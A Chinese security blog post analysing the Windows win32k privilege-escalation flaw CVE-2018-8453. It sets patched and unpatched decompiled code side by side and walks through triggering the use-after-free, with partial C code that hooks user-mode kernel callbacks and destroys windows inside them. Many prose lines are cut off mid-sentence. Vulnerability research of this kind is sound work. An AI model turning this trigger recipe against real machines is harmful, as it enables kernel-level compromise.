CVE-2018-8453内核漏洞分析

kqsdy / 2019-04-29 09:45:00 / 浏览数 4919 安全技术 漏洞分析 顶(0) 踩(0)

漏洞概述

CVE-2018-8453是卡巴斯基实验室于2018年8月份在一系列针对中东地区进行APT攻击的活动中捕获到的Windows提权0day漏洞，该漏洞与Windows窗口管理和图形设备
该漏洞产生的原因是win32kfull!NtUserSetWindowFNID函数存在缺陷：在对窗口对象设置FNID时没有检查窗口对象是否已经被释放，导致可以对一个已经被释放了的窗口
AfterFree。

漏洞细节

漏洞分析
从卡巴的报告来看该漏洞位于win32kfull!xxxDestroyWindow中。但是通过对补丁进行对比可以发现在NtUserSetWindowFNID函数中有较大差异，可以看到在判断流程中
漏洞版本：

```
signed __int64 __fastcall NtUserSetWindowFNID(__int64 a1, __int16 a2)
{
  __int16 FNID; // si
  __int64 v3; // rbx
  _THRDESKHEAD *v4; // rax
  signed __int64 v5; // rbx
  __int64 v6; // rdi
  signed __int64 v8; // rcx

  FNID = a2;
  v3 = a1;
  EnterCrit(0i64, 1i64);
  v4 = ValidateHwnd(v3);
  v5 = 0i64;
  v6 = v4;
  if ( v4 )
  {
    if ( (*(&v4->h.pti + 4))[50] == PsGetCurrentProcessWin32Process() )
    {
      if ( FNID == 0x4000 || (FNID - 0x2A1) <= 9u && !(*(v6 + 0x52) & 0x3FFF) )
      {
        *(v6 + 82) |= FNID;
        v5 = 1i64;
        goto LABEL_7;
      }
```

补丁版本：

```
__int64 __fastcall NtUserSetWindowFNID(__int64 a1, __int16 a2)
{
  __int16 v2; // si
  __int64 v3; // rbx
  __int64 v4; // rax
  signed __int64 v5; // rbx
  __int64 v6; // rdi
  signed __int64 v7; // rcx

  v2 = a2;
  v3 = a1;
  EnterCrit(0i64, 1i64);
  v4 = ValidateHwnd(v3);
  v5 = 0i64;
  v6 = v4;
  if ( v4 )
  {
    if ( *(*(v4 + 16) + 400i64) == PsGetCurrentProcessWin32Process() )
    {
      if ( v2 == 0x4000 || (v2 - 673) <= 9u && !(*(v6 + 82) & 0x3FFF) && !IsWindowBeingDestroyed(v6) )
      {
        *(v6 + 82) |= v2;
        v5 = 1i64;
        goto LABEL_11;
      }
      v7 = 87i64;
    }
```

通过对IsWindowBeingDestroyed函数名可以推测该函数主要用来判断窗口被销毁，从NtUserSetWindowFNID函数名可以推测主要用来判断的成员应该是FNID。可以从网

```
#define FNID_START              0x0000029A
#define FNID_WNDPROCSTART       0x0000029A

#define FNID_SCROLLBAR          0x0000029A      // xxxSBWndProc;
#define FNID_ICONTITLE          0x0000029B      // xxxDefWindowProc;
#define FNID_MENU               0x0000029C      // xxxMenuWindowProc;
#define FNID_DESKTOP            0x0000029D      // xxxDesktopWndProc;
#define FNID_DEFWINDOWPROC      0x0000029E      // xxxDefWindowProc;

#define FNID_WNDPROCEND         0x0000029E      // see PatchThreadWindows
#define FNID_CONTROLSTART       0x0000029F
```

通过对NtUserSetWindowFNID函数中修改窗口FNID的分析知道要修改窗
所以只能考虑为空的情况，发现三种情况会时FNID为空：一种是在任意类型窗口刚建立时，这时系统在用户态主动调用NtUserSetWindowFNID来设置FNID（user32.dll中

```
signed __int64 __fastcall NtUserSetWindowFNID(__int64 a1, __int16 a2)
{
  __int16 FNID; // si
  __int64 v3; // rbx
  _THRDESKHEAD *v4; // rax
  signed __int64 v5; // rbx
  __int64 v6; // rdi
  signed __int64 v8; // rcx

  FNID = a2;
  v3 = a1;
  EnterCrit(0i64, 1i64);
  v4 = ValidateHwnd(v3);
  v5 = 0i64;
  v6 = v4;
  if ( v4 )
  {
    if ( (*(&v4->h.pti + 4))[0x32] == (PsGetCurrentProcessWin32Process)() )
    {
      if ( FNID == 0x4000 || (FNID - 0x2A1) <= 9u && !(*(v6 + 0x52) & 0x3FFF) )
      {
        *(v6 + 0x52) |= FNID;                   // 偏移0x52就是tagWND的FNID值
        v5 = 1i64;
        goto LABEL_7;
      }
      v8 = 0x57i64;
    }
```

通过根据卡巴报告的截图可以看到重用的SBTrack结构，标记是Usst，分配者是win32k

xxxSBTrackInit主要用来实现滚动条按钮的跟随鼠标滚动，当用户在一个滚动条上按下左键，表示用户想要拖动滚动条，此时需要开始处理鼠标的移动，让滚动条也跟着相应

```
if ((uType == SCROLL_DIRECT && pSBTrack->cmdSB != SB_LINEUP && pSBTrack->cmdSB != SB_LINEDOWN) ||
        (uType == SCROLL_MENU)) {
    if (pSBTrack->cmdSB != SB_THUMBPOSITION) {
        goto DoThumbPos;
    }
    pSBTrack->dpxThumb = -(pSBCalc->cpxThumb / 2);
}

xxxCapture(PtiCurrent(), pwnd, WINDOW_CAPTURE);
// After xxxCapture, revalidate pSBTrack
RETURN_IF_PSBTRACK_INVALID(pSBTrack, pwnd);

if (pSBTrack->cmdSB != SB_THUMBPOSITION) {
    CopyRect(&pSBTrack->rcTrack, &rcSB);
}

xxxSBTrackLoop(pwnd, lParam, pSBCalc);

// After xxx, re-evaluate pSBTrack
REEVALUATE_PSBTRACK(pSBTrack, pwnd, "xxxTrackLoop");
if (pSBTrack) {
    Unlock(&pSBTrack->spwndSBNotify);
    Unlock(&pSBTrack->spwndSB);
    Unlock(&pSBTrack->spwndTrack);
    UserFreePool(pSBTrack);
    PWNDTOPSBTRACK(pwnd) = NULL;
}
```

函数流程就是在调用UserAllocPoolWithQuota申请了内存后初始化SBtrack，会将滚动条窗口以及通知窗口的指针放在本结构中，然后将当前窗口设置为捕获窗口。之后就

```
ptiCurrent = PtiCurrent();

while (ptiCurrent->pq->spwndCapture == pwnd) {
    if (!xxxGetMessage(&msg, NULL, 0, 0)) {
        // Note: after xxx, pSBTrack may no longer be valid
        break;
    }

    if (!_CallMsgFilter(&msg, MSGF_SCROLLBAR)) {
        cmd = msg.message;

        if (msg.hwnd == HWq(pwnd) && ((cmd >= WM_MOUSEFIRST && cmd <=
                WM_MOUSELAST) || (cmd >= WM_KEYFIRST &&
                cmd <= WM_KEYLAST))) {
            cmd = SystoChar(cmd, msg.lParam);

            // After xxxWindowEvent, xxxpfnSB, xxxTranslateMessage or
            // xxxDispatchMessage, re-evaluate pSBTrack.
            REEVALUATE_PSBTRACK(pSBTrack, pwnd, "xxxTrackLoop");
            if ((pSBTrack == NULL) || (NULL == (xxxpfnSB = pSBTrack->xxxpfnSB)))
                // mode cancelled -- exit track loop
                return;

            (*xxxpfnSB)(pwnd, cmd, msg.wParam, msg.lParam, pSBCalc);
        } else {
            xxxTranslateMessage(&msg, 0);
            xxxDispatchMessage(&msg);
        }
    }
}
```

通过卡巴的报告还可以知道主要变化的FNID是滚动条的FNID，最初滚动条被创建时，它的值为FNID_SCROLLBAR(0x029A)。在执行了NtUserSetWindowFNID函数前后的

一个窗口销毁的用户态接受到的最后消息是WM_NCDESTROY，在win32k中是在xxxFreeWindow函数中发送给窗口。WM_NCDESTROY

```
xxxFW_DestroyAllChildren(v2);
xxxSendMessage(v2, 0x82i64, 0i64, 0i64);      // WM_NCDESTROY
xxxRemoveFullScreen(v2);
v24 = *(v2 + 41);
v25 = v24;
LOWORD(v25) = v24 & 0x3FFF;
v26 = 666i64;
if ( (v24 & 0x3FFFu) >= 0x29A && !(v24 & 0x4000) )
{
  if ( v25 > 0x2A0u )
  {
    if ( v25 <= 0x2AAu && !(*(v5 + 464) & 1) )
    {
      v148 = 0i64;
      v147[0] = 1;
      SfnDWORD(v2, 112, 0i64, 0i64, 0i64, *(*gpsi + 8i64 * v25 - 4624));
    }
  }
  else
  {
    *v145 = 0i64;
    (mpFnidPfn[(v24 + 6) & 0x1F])(v2, 112i64, 0i64);
  }
  *(v2 + 41) |= 0x4000u;
}
v31 = *(v2 + 48);
*(v2 + 41) |= 0x8000u;
```

消息号是0x0082，可以在xxxFreeWindow函数中找到。并且可以看到在后面的代码中把FN，后面在打上了0x8000的标记，而卡巴的报告中提到FNID值从0x8000变成了0x82A1，所以被hook的函数应该在打上0x8000标记之后执行。

现在需要在打上0x8000标记之后找到一个可以返回应用层的HOOK函数，通过查看打上0x8000标记之后的代码可以在离打上0x8000标记很近的代码位置看到函数xxxClient

```
  *(v2 + 41) |= 0x4000u;
}
v31 = *(v2 + 48);
*(v2 + 41) |= 0x8000u;
if ( (v31 - 1) <= 0xFFFFFFFFFFFFFFFDui64 )
{
  if ( *(v2 + 76) & 0x800 )
  {
    RtlFreeHeap(*(*(v2 + 3) + 128i64), 0i64);
  }
  else if ( !(*(PsGetCurrentProcess(v25, v26, v31, v23) + 772) & 0x40000008) && !(*(v5 + 464) & 1) )
  {
    xxxClientFreeWindowClassExtraBytes(*(v2 + 48));
  }
  *(v2 + 48) = 0i64;
}
v32 = *(v2 + 15);
```

```
__int64 __fastcall xxxClientFreeWindowClassExtraBytes(__int64 a1)
{
  ULONG_PTR v1; // rdx
  __int64 v3; // [rsp+30h] [rbp-18h]
  char v4; // [rsp+50h] [rbp+8h]
  char v5; // [rsp+58h] [rbp+10h]
  __int64 v6; // [rsp+60h] [rbp+18h]
  __int64 v7; // [rsp+68h] [rbp+20h]

  v7 = a1;
  v1 = *gdwInAtomicOperation;
  if ( v1 && *gdwExtraInstrumentations & 1 )
    KeBugCheckEx(0x160u, v1, 0i64, 0i64, 0i64);
  ReleaseAndReacquirePerObjectLocks::ReleaseAndReacquirePerObject
  LeaveEnterCritProperDisposition::LeaveEnterCritProperDisposition
  EtwTraceBeginCallback(126i64);
  KeUserModeCallback(126i64, &v7, 8i64, &v3, &v6);
  EtwTraceEndCallback(126i64);
  LeaveEnterCritProperDisposition::~LeaveEnterCritProperDisposition
  return ReleaseAndReacquirePerObjectLocks::~ReleaseAndReacquirePe
}
```

现在就要看调用函数xxxClientFreeWindowClassExtraBytes的条件，通过代码不好直接判断满足的条件，可以通过函数名来初步判断是释放窗口的扩展字节，由于扩展字节cbWndExtra的值可以在0~40之间，单位是字节。要使用cbWndExtra成员指定的空间，则必须在注册窗体类时预先预留好指定的大小，否则无法使用。

所以需要在注册窗口类的时候设置cbWndExtra成员不为0。在窗口销毁时，就会在设置了0x8000之后通过xxxClientFreeWindowClassExtraBytes函数回到用户态。当窗口

在卡巴的文章里还提到了当处理WM_LBUTTONDOWN消息时，fnDWORD钩子会在父节点上执行DestroyWindow函数，导致窗口被标记为空闲，并且随后被垃圾收集器释__fnDWORD函数，在HOOK函数中去执行DestroyWindow函数释放窗口。释放窗口会调用xxxFreeWindow函数与上面的流程组成完整的过程。整理整个攻击过程如下：


a)先需要HookKernelCallbackTable中的两个回调user32!__fnDWORD和user32!__xxxClientFreeWindowClassExtraBytes。

```
CallbackTbBase = GetKernelCallbackTableBase();
printf("[+] KernelCallbackTable Base:0x%p\n", CallbackTbBase);

DWORD OldProtect;
if (!VirtualProtect(CallbackTbBase, 1024, PAGE_READWRITE, &OldProtect))
{
    puts("[-] VirtualProtect 1 error!\n");
    goto end;
}
CallbackTb = CallbackTbBase + 2; //user32!__fnDWORD
fnDWORD = (fct_fnDispatch64)*CallbackTb;
*CallbackTb = fnDWORDHook;

CallbackTb = CallbackTbBase + 126;//user32!__xxxClientFreeWindowClassExtraBytes
fnClientFreeWindowClassExtraBytes = (fct_fnDispatch64)*CallbackTb;
*CallbackTb = fnClientFreeWindowClassExtraBytesCallBack;
```

b)注册窗口类，设置WNDCLASSEXW.cbWndExtra为4产生一个主窗口，以主窗口作为父窗口产生一个滚动条窗口SrollBar。

```
WNDCLASSEXW wcex;
wcex.cbSize = sizeof(WNDCLASSEX);
wcex.style = CS_HREDRAW | CS_VREDRAW;
wcex.lpfnWndProc = DefWindowProc;
wcex.cbClsExtra = 0;
wcex.cbWndExtra = 4;
wcex.hInstance = 0;
wcex.hIcon = LoadIcon(0, NULL);
wcex.hCursor = LoadCursor(NULL, IDC_ARROW);
wcex.hbrBackground = (HBRUSH)(COLOR_WINDOW + 1);
wcex.lpszMenuName = NULL;
wcex.lpszClassName = L"WNDCLASSMAIN";
wcex.hIconSm = LoadIcon(wcex.hInstance, NULL);
RegisterClassExW(&wcex);
```

c)发送WM_LBUTTONDOWN消息系统处理消息触发调用xxxSBTrackInit函数，初始化SBTrack结构并开始循环。对一个滚动条进行鼠标左击时，会触发调用win32kfull!xxx



d)当xxxSBTrackInit中调用xxxSBTrackLoop回调fnDWORD_hook时，调用DestoryWindow销毁主窗口，这样会导致调用win32kfull!xxxFreeWindow。
e)销毁主窗口会调用释放扩展字节的函数xxxClientFreeWindowClassExtraBytes从而进入设置的HOOK函数，
在HOOK函数中调用NtUserSetWindowFNID更改掉窗口FNID(spec_fnid为0x2A1至0x2AA中的一个值)。
f)创建新窗口并调用SetCapture设置新窗口为捕获窗口，由于这是主窗口唯一的一个引用，那么xxxSBTrackLoop会返回，解除对主窗口的引用这次解除导致彻底释放主窗口
g)通过前面的分析知道调用xxxFreeWindow函数后会打上0x8000的标记，在e中FNID被修改0x2A2，所以再次进入win32kfull!xxxFreeWindow函数执行后，FNID的值已经

```
xxxSendMessage(v2, 0x82i64, 0i64, 0i64);      // WM_NCDESTROY
xxxRemoveFullScreen(v2);
v24 = *(v2 + 41);
v25 = v24;
LOWORD(v25) = v24 & 0x3FFF;
v26 = 666i64;
if ( (v24 & 0x3FFFu) >= 0x29A && !(v24 & 0x4000) )
{
  if ( v25 > 0x2A0u )
  {
    if ( v25 <= 0x2AAu && !(*(v5 + 464) & 1) )
    {
      v148 = 0i64;
      v147[0] = 1;
      SfnDWORD(v2, 112, 0i64, 0i64, 0i64, *(*gpsi + 8i64 * v25 - 4624));
    }
  }
  else
  {
    *v145 = 0i64;
    (mpFnidPfn[(v24 + 6) & 0x1F])(v2, 112i64, 0i64);
  }
  *(v2 + 41) |= 0x4000u;
}
v31 = *(v2 + 48);
*(v2 + 0x29) |= 0x8000u;
```

h)当再次进入fnDWORD_hook函数时就是最后一个回到R3的时机，这个时候如果调用SendMessage(g_hSBWNDNew,WM_CANCLEMODE)就会调用xxxEndScroll来释放

```
void xxxEndScroll(
    PWND pwnd,
    BOOL fCancel)
{
    UINT oldcmd;
    PSBTRACK pSBTrack;
    CheckLock(pwnd);
    UserAssert(!IsWinEventNotifyDeferred());

    pSBTrack = PWNDTOPSBTRACK(pwnd);
    if (pSBTrack && PtiCurrent()->pq->spwndCapture == pwnd && pSBTrack->xxxpfnSB != NULL) {

        oldcmd = pSBTrack->cmdSB;
        pSBTrack->cmdSB = 0;
        xxxReleaseCapture();

        ..............

        pSBTrack->xxxpfnSB = NULL;

        /*
         * Unlock structure members so they are no longer holding down windows.
         */
        Unlock(&pSBTrack->spwndSB);
        Unlock(&pSBTrack->spwndSBNotify);
        Unlock(&pSBTrack->spwndTrack);
        UserFreePool(pSBTrack);
        PWNDTOPSBTRACK(pwnd) = NULL;
    }
}
```

i)流程返回到内核继续执行xxxSBTrackInit函数最后会再次释放SBTrack，造成重复释放S

```
void xxxSBTrackInit(
    PWND pwnd,
    LPARAM lParam,
    int curArea,
    UINT uType)
{
    int px;
    LPINT pwX;
    LPINT pwY;
    UINT wDisable;     // Scroll bar disable flags;
    SBCALC SBCalc;
    PSBCALC pSBCalc;
    RECT rcSB;
    PSBTRACK pSBTrack;
    ..................

    xxxSBTrackLoop(pwnd, lParam, pSBCalc);

    // After xxx, re-evaluate pSBTrack
    REEVALUATE_PSBTRACK(pSBTrack, pwnd, "xxxTrackLoop");
    if (pSBTrack) {
        Unlock(&pSBTrack->spwndSBNotify);
        Unlock(&pSBTrack->spwndSB);
        Unlock(&pSBTrack->spwndTrack);
        UserFreePool(pSBTrack);
        PWNDTOPSBTRACK(pwnd) = NULL;
    }
}
```


上一篇：XSS相关一些个人Tips(二) 下一篇：XSS相关一些个人Tips(二)

1. 0 条回复

- 动动手指，沙发就是你的了！